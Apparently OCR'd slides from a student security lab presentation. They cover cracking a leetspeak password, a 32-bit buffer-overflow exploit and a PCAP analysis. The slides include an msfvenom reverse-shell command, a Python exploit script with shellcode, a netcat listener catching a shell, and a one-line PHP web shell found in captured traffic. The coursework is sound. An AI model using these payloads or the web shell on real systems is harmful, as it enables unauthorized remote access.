
Jeremy

Password Auditing

User: will_smith – Password: B@dB0y$

- This password is a predictable leetspeak version of Bad Boys, one of Will Smith's movies. Because it directly matches the theme and uses common symbol substitutions. This one took a little longer because our word list for this was about 250k words long so it took a few minutes to crack the code but still not that hard to crack

Jordan



VULNERABLE BINARY FILE

Jeremy

SET-UP

- Started with gathering important information
  - Created shellcode with msfvenom
  - msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.16.103.63 LPORT=4444 -f c -b '\x00\x0a\x0d'
- Used GDB to break the vulnerable function, get ebp and eip register

```
(gdb) info frame
Stack level 0, frame at 0xffffd190:
 eip = 0x565561c1 in vulnerable_function; saved eip = 0x5655622d
 called by frame at 0xffffd1b0
 Arglist at 0xffffd188, args:
 Locals at 0xffffd188, Previous frame's sp is 0xffffd190
 Saved registers:
  ebp at 0xffffd188, eip at 0xffffd18c
```

Jeremy

EXPLOIT SCRIPT

- Same script from our BOF exploit lab
- Input found information from previous step
  - Shell code, eip register
- Ran the code with the —real flag to generate a payload


```python
import argparse

# Fake payload: Overwrite the return address with junk data
def over_write_ret():
    buffer_size = 256
    payload = "A" * buffer_size + "BBBB"
    with open('fake_payload', 'w') as f:
        f.write(payload)

# Real payload: Overwrite the return address with shellcode address
def over_write_ret_with_shellcode():
    shellcode = ("\xdb\xc5\xd9\x74\x24\xf4\xba\x18\xcf\xa6\xfe\x5e\x33\xc9"
                 "\xb1\x12\x31\x56\x17\x03\x56\x17\x83\xf6\x33\x44\x0b\x37"
                 "\x17\x7e\x17\x64\xe4\xd2\xb2\x88\x63\x35\xf2\xea\xbe\x36"
                 "\x60\xab\xf0\x08\x4a\xcb\xb8\x0f\xad\xa3\x30\xe0\x2a\x0c"
                 "\x2d\x02\xb5\x63\xf1\x8b\x54\x33\x6f\xdc\xc7\x60\xc3\xdf"
                 "\x6e\x67\xee\x60\x22\x0f\x9f\x4f\xb0\xa7\x37\xbf\x19\x55"
                 "\xa1\x36\x86\xcb\x62\xc0\xa8\x5b\x8f\x1f\xaa"
                 ).encode('latin-1')

    buffer_size = 256
    shellcode_size = len(shellcode)
    nops = 200

    # Saved EIP is at 0xffffd18c
    # We'll calculate return address to land in NOP sled
    saved_eip_addr = 0xffffd18c

    # Point return address to somewhere in the middle of our NOP sled
    # Add 100 bytes after the saved EIP location to land in NOPs
    addr = saved_eip_addr + 100
    print(f"[+] Return Address: {hex(addr)}")

    content = bytearray(0x90 for _ in range(buffer_size + 4))  # NOP sled (fill buffer + saved EBP)
    ret_address = addr.to_bytes(4, byteorder='little')
    content += ret_address  # Overwrite saved EIP
```

SHELL ACCESS

- We first started up a listener on our attacking Kali machine
  - nc -lvnp 4444
- Using the payload we created, we were able to run the program with the payload as an input
  - ./final_binary_32 < real_payload
- The program didn't throw an error, and on the Kali machine we saw we were connected and could run commands.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.16.103.63] from (UNKNOWN) [10.16.103.123] 52341
whoami
ubuntu
```

Jeremy




PCAP FILES

Jordan

What are PCAP Files?

- PCAP stands for Packet Capture
- It's a file format used to store recorded network traffic data
- It uses protocols such as HTTP, HTTPS, DNS, etc.
- PCAP files are generated by packet sniffing tools such as Wireshark
    - Most popular GUI tool for analyzing the network traffic



Jordan

What we identified?


- From the 2 pcap files, they both had a malicious.txt file that came from the same IP address
- I used my own kali machine to identify the problem and it enforced me to use Wireshark
  - The command I used was:
    - wireshark breach-1.pcapng &
- How I found the txt file, in wireshark I went to File>Export Objects>HTTP
  - The text file turned out to be a PHP web shell
  - How it works: The attacker uploads this PHP file to the web server - They can then run commands like: `http://victim.com/shell.php?cmd=whoami` - The `system()` function executes whatever command is in the `cmd` parameter

```
1 <?php system($_GET['cmd']); ?>
2
```

Jordan

PCAP Files - The Results

- Websites such as Google, Fortinet, Microsoft, and many other found this vulnerable
- **WebShell variants**
- **Backdoor classifications** - AliCloud, Rising, TrendMicro flag it as a backdoor
- **Trojan labels -** Disguises itself as legitimate code
- **Generic detections -** Some vendors use generic signatures like "Malware-gen" or "webshell.generic"
- This gave a vulnerability score of 23/62



Jordan